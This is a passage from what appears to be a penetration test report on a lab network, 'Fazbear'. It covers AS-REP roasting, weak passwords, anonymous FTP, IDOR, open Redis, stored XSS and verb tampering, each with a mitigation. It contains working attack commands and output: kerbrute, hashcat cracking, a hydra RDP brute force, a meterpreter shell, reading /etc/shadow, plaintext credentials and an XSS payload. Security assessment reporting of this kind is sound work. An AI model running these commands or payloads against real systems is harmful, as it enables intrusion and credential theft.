SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
```

Figure 14: Privileges listed on h.emily account

With that information, prob3 created a remote shell and looked through the file system of h.emily, and found multiple sensitive files that were left unaccessed.

```
meterpreter > shell
Process 3448 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\TemporaryInfoStorage>dir
dir
Volume in drive C has no label.
Volume Serial Number is CC27-D45E

Directory of C:\TemporaryInfoStorage

04/30/2026  04:53 AM  <DIR>          .
04/30/2026  04:53 AM  <DIR>          ..
04/30/2026  04:53 AM  <DIR>          %TEMP%
04/26/2026  01:39 AM                634 customers.txt
04/25/2026  11:55 PM          4,827,008 Firefox Setup 1.0.3.exe
04/26/2026  02:48 AM                964 fs.vfs
04/26/2026  02:48 AM                964 fs.vfs.bak
04/26/2026  12:49 AM          2,498,560 hfs.exe
04/26/2026  12:47 AM          1,076,075 hfs2.3b.zip
04/26/2026  01:40 AM                567 insurance database.txt
04/26/2026  01:40 AM                439 payment_db.txt
04/26/2026  02:29 AM                1,004 ~temp.vfs
               9 File(s)      8,406,215 bytes
               3 Dir(s)  12,760,092,672 bytes free

C:\TemporaryInfoStorage>whoami
whoami
fazbear\h.emily
```

Figure 15: Sensitive files found on h.emily account

Mitigation:

Overall, the system needs to be upgraded off of the vulnerable version of Rejetto HFS, and onto something more secure. Firewalls or network level controls need to be put in place to combat attackers from breaking in with known vulnerabilities.

High Risk Findings

H1: AS-REP Roasting via Kerberos Pre-Authentication Misconfiguration

7.1	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N		
	Likelihood	High	Impact	Medium
Affected Systems				
IP Address	Port	Service	Version	
10.21.67.10	88	Kerberos	Microsoft Windows Kerberos	

Details:

Kerberos pre-authentication is an authentication method used within Active Directory (AD) to verify a user before granting a Ticket Granting Ticket (TGT). AS-REP roasting is a cyber attack that targets accounts that have this option disabled, where the attacker requests AS-REP messages that have the account's password encrypted within.

Confirmation:

Prob3 first followed a hint from a note left on a wall that stated that "We really ought to lock down the svc-nightwatch and bonnie AD accounts before the pentest". With this information, prob3 attempted to locate either of these accounts with a user enumeration using Kerbrute and a custom wordlist with names of employees found during initial OSINT:

```
kerbrute userenum -dc 10.21.67.10 -d fazbear.pizza fazbear_users.txt
```


With this, pr0b3 used hashcat to crack the hash, and acquired access to the svc-nightwatch account.


```
hashcat -m 18200 hash.txt /usr/share/wordlists/rockyou.txt -force
```

Impact:

After acquiring the password, the vulnerability was tested by attempting to use rpcclient to enumerate all users on the network.

```
Rpcclient -U "svc-nightwatch***** 10.21.67.10"
```

(part of this command is redacted to protect a password)



```
(kali@kali)-[~]
└─$ rpcclient -U "svc-nightwatch***** 10.21.67.10"
rpcclient $> getusername
Account Name: svc-nightwatch, Authority Name: FAZBEAR
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[w.afton] rid:[0x450]
user:[h.emily] rid:[0x451]
user:[m.afton] rid:[0x452]
user:[e.afton] rid:[0x453]
user:[c.emily] rid:[0x454]
user:[freddy.fazbear] rid:[0x455]
user:[bonnie] rid:[0x456]
user:[chica] rid:[0x457]
user:[foxy] rid:[0x458]
user:[mrcupcake] rid:[0x459]
user:[goldenfreddy] rid:[0x45a]
user:[springtrap] rid:[0x45b]
user:[svc-nightwatch] rid:[0x45c]
rpcclient $> querydomaininfo
Domain: FAZBEAR
Server:
Comment:
Total Users: 52
Total Groups: 0
Total Aliases: 15
Sequence No: 1
Force Logoff: 18446744073709551615
Domain Server State: 0x1
Server Role: ROLE_DOMAIN_PDC
Unknown 3: 0x1
rpcclient $> █
```

Figure 18: User enumeration with rpcclient

This vulnerability allows an attacker to get into a low access account and start poking around, with eventual privilege escalation being possible.

Mitigation:

To mitigate this issue, Kerberos pre-authentication should be enabled for all user accounts, no exceptions. Administrators should test if this option is enabled before allowing the account to be accessible on the network.

H2: Weak password policy and domain password

7.2	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N		
	Likelihood	High	Impact	High
Affected Systems				
IP Address	Port	Service	Version	
10.21.67.10	N/A	Active Directory	Windows AD	
10.21.67.120	N/A	RDP	Windows 10.0.17763	

Details:

A password policy is usually set by a domain administrator to force users to have strong passwords and overall decrease the chances of a brute force attack working against a network. In this case, a password policy was set so users could have no password at all (0 characters required), which is a major security issue.

Confirmation:

Prob3 checked the password policy of the FAZBEAR-DC with rpcclient:

```
rpcclient -U "svc-nightwatch%*****" 10.21.67.10 -c "getdompwinfo"
```

```
(kali㉿kali)-[~]
└─$ rpcclient -U "svc-nightwatch%benjamin" 10.21.67.10 -c "getdompwinfo"
min_password_length: 0
password_properties: 0x00000000

(kali㉿kali)-[~]
└─$
```

Figure 19: Rpcclient password policy check

In addition to this, prob3 was also able to get into Bonnie's user account due to the poor password policy. Bonnie used a past password from his time at rockyou during 2009, **monkey**. Hydra was used to brute force the password:

```
hydra -l bonnie -p /usr/share/wordlists/rockyou.txt rdp://10.21.67.120 -t 4
```

```
(kali@kali)-[~]
└─$ hydra -l bonnie -p /usr/share/wordlists/rockyou.txt rdp://10.21.67.120 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-30 20:48:29
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.rest
ore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking rdp://10.21.67.120:3389/
[3389][rdp] account on 10.21.67.120 might be valid but account not active for remote desktop: login: bonnie password: password, continuing attacking the ac
count.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 10.21.67.120 might be valid but account not active for remote desktop: login: bonnie password: princess, continuing attacking the ac
count.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] host: 10.21.67.120 login: bonnie password: monkey
[ERROR] freerdp: The connection failed to establish.
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-30 20:48:49

(kali@kali)-[~]
└─$
```

Figure 20: Hydra brute forcing into Bonnie's account

Impact:

This misconfiguration could lead to users on the network having weak passwords or no password at all, which could lead to lateral movement and privilege escalation if an account is broken into.

Mitigation:

An administrator of the domain controller needs to set a password policy up for the network to strengthen passwords on the network. Users should not use past passwords from data breaches.

H3: Anonymous FTP

7.8	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N		
	Likelihood	Very High	Impact	Serious
Affected Systems				
IP Address	Port	Service	Version	
10.21.67.80	21	FTP	vsftpd 3.0.5	

Details:

FTP (File Transfer Protocol) is an older version of the now modernized SFTP (Secure File Transfer Protocol) that has many security issues. One of these glaring issues is anonymous access, which allows attackers to connect to the file system without credentials.

Confirmation:

Prob3 first tried to login anonymously to the file system (using anonymous:anonymous for credentials, as per usual protocol for testing FTP servers, and got in immediately:

```
(kali@kali)~$ ftp 10.21.67.80
Connected to 10.21.67.80.
220 (vsFTPd 3.0.5)
Name (10.21.67.80:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||16410|)
150 Here comes the directory listing.
drwxr-xr-x  3 0      104      4096 Apr 26 03:57 .
drwxr-xr-x  3 0      104      4096 Apr 26 03:57 ..
drwxr-xr-x  2 0        0      4096 Apr 26 04:03 nas
226 Directory send OK.
ftp> cd nas
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||15066|)
150 Here comes the directory listing.
-rw-r--r--  1 0        0      14 Apr 26 04:03 creds.txt
226 Directory send OK.
ftp> get creds.txt
local: creds.txt remote: creds.txt
229 Entering Extended Passive Mode (|||27380|)
150 Opening BINARY mode data connection for creds.txt (14 bytes).
100% |*****| 14      34.87 KiB/s   00:00 ETA
226 Transfer complete.
14 bytes received in 00:00 (10.92 KiB/s)
ftp>
```

Figure 21: Anonymous FTP login success

Impact:

Anonymous FTP can lead to sensitive files and credentials being lost. On the FTP server on the Fazbear network, there was a file named “creds.txt” that included credentials for a Debian account:

debian:faznas

```
(kali㉿kali)-[~]  
$ cat creds.txt  
debian:faznas  
  
(kali㉿kali)-[~]  
$
```

Figure : “creds.txt” file found on FTP server

```
(kali㉿kali)-[~]  
$ ssh debian@10.21.67.80  
The authenticity of host '10.21.67.80 (10.21.67.80)' can't be established.  
ED25519 key fingerprint is: SHA256:6J37VLzKx/ud16LNgH4BCZn+wuQ/CQKd2ru1G22LoLU  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.21.67.80' (ED25519) to the list of known hosts.  
debian@10.21.67.80's password:  
Linux debian 6.12.63+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.63-1 (2025-12-30) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sun Apr 26 04:05:09 2026 from 172.16.10.2  
root@debian:~#
```

Figure 22: Successful login to debian account

With this access, prob3 was able to access /etc/shadow to confirm root access.

```
root@debian:/home/debian# cat /etc/shadow  
root:!:20472:0:99999:7:::  
daemon:!:20472:0:99999:7:::  
bin:!:20472:0:99999:7:::  
sys:!:20472:0:99999:7:::  
sync:!:20472:0:99999:7:::  
games:!:20472:0:99999:7:::  
man:!:20472:0:99999:7:::  
lp:!:20472:0:99999:7:::  
mail:!:20472:0:99999:7:::  
news:!:20472:0:99999:7:::  
uucp:!:20472:0:99999:7:::  
proxy:!:20472:0:99999:7:::  
www-data:!:20472:0:99999:7:::  
backup:!:20472:0:99999:7:::  
list:!:20472:0:99999:7:::  
irc:!:20472:0:99999:7:::  
_apt:!:20472:0:99999:7:::  
nobody:!:20472:0:99999:7:::  
systemd-network:!:20472:0:99999:7:::  
dhcpcd:!:20472:0:99999:7:::  
systemd-timesync:!:20472:0:99999:7:::  
messagebus:!:20472:0:99999:7:::  
sshd:!:20472:0:99999:7:::  
debian:!:20472:0:99999:7:::  
_rpc:!:20472:0:99999:7:::  
statd:!:20472:0:99999:7:::  
ftp:!:20472:0:99999:7:::  
root@debian:/home/debian#
```

Figure 23: Contents of /etc/shadow

Mitigation:

Anonymous access to the FTP server should immediately be disabled. Authentication must be required to log into the FTP service. File permissions should also be revisited to make sure only authorized users can access /etc/shadow and other sensitive files.

H4: Insecure Direct Object Reference (IDOR)

7.3	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N		
	Likelihood	High	Impact	Serious
Affected Systems				
IP Address	Port	Service	Version	
10.21.67.111	8080	HTTP	Werkzeug HTTP Server (Python 3.11.15)	

Details:

Insecure Direct Object Reference (IDOR) is the concept of direct user-input being used to access an internal system without proper authentication. Bookings are not authenticated per account, and only require a URL change to access other users' bookings, leading to a severe case of IDOR.

Confirmation:

Prob3 checked to see if users could view other orders by switching the id number in the URL. It was found to be true in the screenshot below, where prob3 signed in as the user with booking 1, but could access other bookings with a URL switch.




Figure 24: Booking 4 accessed through User 1 (who has Booking 1)

Impact:

This exploit allows attackers to access resources that do not belong to them by changing the number in the URL. With no proper validation, *any* booking is visible to *any* user, which is a major user privacy issue.

Mitigation:

An authorization check needs to be before any booking is viewable to a user. If the user is not an admin or is not the correct user, there should be a screen that denies permission from that page.

H5: Redis Unauthenticated Login

7.1	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N		
	Likelihood	High	Impact	Serious
Affected Systems				
IP Address	Port	Service	Version	
10.21.67.125	6379	Redis Key-Value store	Redis 5.0.7	

Details:

Redis is a high performance data structure store used mainly as a database. In this case, the login to the Redis data store was left without proper authentication set up.

Confirmation:

Prob3 tried to login to the Redis data store without credentials, and found it was possible.

```
(kali㉿kali)-[~]  
$ redis-cli -h 10.21.67.125  
10.21.67.125:6379> ping  
PONG  
10.21.67.125:6379> █
```

Figure 25: Using redis-cli to log in without creds

Impact:

This vulnerability allows for full read and write access to the Redis data store for an attacker. There is potential for data theft via Redis commands.

Mitigation:

All data stores, databases, etc. need to be locked down with strong passwords by system administrators.

Moderate Risk Findings

M1: Cross-Site Scripting (Stored XSS)

6.0	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:N		
	Likelihood	Moderate	Impact	Moderate
Affected Systems				
IP Address	Port	Service	Version	
10.21.67.111	8080	HTTP	Werkzeug HTTP Server (Python 3.11.15)	

Details:

Cross-Site Scripting (XSS) is the concept of an attacker injecting malicious Javascript code into a form on a web application. Whenever someone visits said page, Javascript will execute automatically. In the case of Fazbear Birthday Bookings, there is a vulnerable staff page.

Confirmation:

Prob3 located a staff feedback page, and checked if a XSS vulnerability existed.

Message the Party Team
Questions about your booking? Send us a note and a staff member will review it.

YOUR MESSAGE

```
<script>alert('XSS')</script>
```

Send Message

✓ Message sent! Staff will review it shortly.

i Your message will be reviewed by a member of our party planning team.

Figure 26: Payload inserted into message form

```
<script>alert('XSS')</script>
```

When the admin (the victim in this case) opens the form, the script sends the victim an alert.




Figure 27: XSS alert sent

Impact:

Although more serious than a reflected XSS attack, a stored XSS attack on its own can only steal admin cookies if an admin were to access the page, or potentially redirect an admin to a malicious page. However, most of the time that cookie itself is not enough due to the need of a CSRF token as well, and the redirect itself will not compromise the integrity of the application.

Mitigation:

To mitigate this issue, proper input validation should be implemented, blocking scripts and adjacent Javascript aliases.

M2: HTTP Verb Tampering

5.4	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N		
	Likelihood	Moderate	Impact	Moderate
Affected Systems				
IP Address	Port	Service	Version	
10.21.67.112	80	HTTP	Werkzeug HTTP Server (Python 3.11.15)	

Details:

HTTP Verb Tampering is the process of changing an HTTP verb (like GET to POST), to get a different response from a server. Often only one or a few of the verbs are correctly handled, so changing them can prompt a bypass to authentication. In this case, an endpoint /admin/shows was locked behind user authentication, but this check was seemingly only set up for the GET HTTP method.


Confirmation:

Prob3 located a /admin/shows endpoint that was locked behind user authentication using:

```
ffuf -u http://10.21.67.112/admin/FUZZ -w /usr/share/wordlists/dirb/common.txt  
-fs 858
```


Figure : GET request being changed to POST request

Impact:



The screenshot displays the "/admin/shows dashboard" with a dark theme. At the top, there's a toggle for "SHOW MANAGEMENT" and a "Method: POST" button. Below this, four input fields contain sensitive data: "ADMIN_EMAIL" (henry@fazbear.local), "ALERT_PHONE" (555-FAZB), "BACKUP_SERVER" (\\FAZSERVER01\\backup), and "DB_CONNECTION" (sqlite:///tmp/showtime.db). A table lists show entries with columns for #, Title, Animatronics, Stage, Time, and Notes. The table contains four entries, including "Opening Medley", "Foxy Pirate Hour", "Puppet Lullaby", and "Golden Freddy Encore". At the bottom, there is a "+ Add New Show Entry" button.

#	Title	Animatronics	Stage	Time	Notes
1	Opening Medley	Freddy, Bonnie, Chica	Main Stage	17:00	Standard set. Freddy leads. Check hat servo before show.
2	Foxy Pirate Hour	Foxy	Pirate Cove	18:30	Curtain must stay closed until exactly 18:30. Do NOT open ea...
3	Puppet Lullaby	Puppet / Marionette	Prize Corner	20:00	Music box MUST be wound before each performance. Failure to ...
4	Golden Freddy Encore	Golden Freddy	Safe Room	22:00	RESTRICTED. Authorized personnel only. Do not discuss with f...

Figure 29: /admin/shows dashboard


Sensitive information such as the admin email and backup server location were found with this vulnerability. An attacker may be able to use this information to get into the admin account or stage an attack on the backup server.

Mitigation:

To mitigate this issue, *all* HTTP verbs need to be accounted for, and user authentication must be enforced for *all* HTTP verbs.

4 Sensitive Data Encounters

Below are the screenshots of notifications in the dedicated discord ticket system notifying Fazbear Entertainment of any sensitive data uncovered during the penetration test:



Nicholas Gionti W101 4/30/2026 4:06 AM
TEAM25-INFODISCLOSURE

Time of Discovery: 4:00 AM
Host: 10.21.67.80

Finding 1: Plaintext Credentials found in /nas/creds.txt obtained via anonymous FTP login. Credentials for sudo user found inside that allowed for escalation to root.

Finding 2: Within root, /etc/shadow was opened, and had password hashes for employee accounts. Hashes were not cracked as instructed by the agreement.

Report will include censored data and we will remove the sensitive data needed for proof in the report when the pen test is completed (implied for all future messages). (edited)

Nicholas Gionti W101 4/30/2026 5:00 AM
TEAM25-INFODISCLOSURE

Time of Discovery: 4:57 AM
Host: 10.21.67.127

Finding 1: Discovered directory C:\TemporaryInfoStorage with potentially sensitive data based on file names:

- customers.txt
- insurance database.txt
- payment_db.txt

None of these files were opened or exfiltrated as agreed upon.



Nicholas Gionti W101 4/30/2026 5:21 AM
TEAM25-INFODISCLOSURE

Time of Discovery: 5:14 AM
Host: 10.21.67.111

Finding 1: Accessed web application as a customer "Bob Smith" via a SQLi Bypass. Sensitive booking data was found on the dashboard.

Customer information was not accessed more than necessary to prove the vulnerability (only the dashboard was seen, nothing more).

TEAM25-INFODISCLOSURE

Time of Discovery: 5:25 AM
Host: 10.21.67.111

Finding 1: LFI vulnerability discovered allowing for the reading of /etc/shadow and more importantly app/app.py, which contains source code that includes multiple sensitive pieces of information including Customer PII, Employee payroll data (including social security information and salaries), and a secret key for the application. (edited)



Nicholas Gionti W101 4/30/2026 5:57 AM
TEAM25-INFODISCLOSURE

Time of Discovery: 5:56 AM
Host: 10.21.67.111

Finding 1: Weak administration credentials at /admin endpoint allowing for easy access to admin account, sensitive customer information is visible on dashboard. (edited)



Nicholas Gionti W101 4/30/2026 6:15 AM
TEAM25-INFODISCLOSURE

Time of Discovery: 6:12 AM
Host: 10.21.67.111

Finding 1: /staff/payroll and /internal/bookings/export endpoints directly expose customer information without login being required at all.



Nicholas Gionti W101 4/30/2026 6:26 AM
TEAM25-INFODISCLOSURE

Time of Discovery: 6:25 AM
Host: 10.21.67.111

Finding 1: IDOR detected on /bookings endpoint. Number can be replaced with any other booking number and the PII is compromised.

5 Pentest-wide Attack Narrative

This section will cover a general attack narrative prob3 utilized during the pentest.

To start, prob3 always performs a general nmap scan of the network to see which types of systems and services are on the network using a command along the lines of:

```
nmap -sV -sC -p- <targets to scan>
```

After the identification of services on the network, the approach is split up into three distinct sections: Web Application, Linux, and Windows approaches.

Web Application Approaches

For web applications, prob3 usually starts by doing manual reconnaissance of web applications by visiting the web application. Then, if any login screens are found, some default/common credentials are tried (see C4), as well as SQL Injection testing with a singular semicolon to see if an error shows up (confirming whether SQL injection is possible) (see C1). Prob3 then generally follows up by looking for exposed endpoints with ffuf:

```
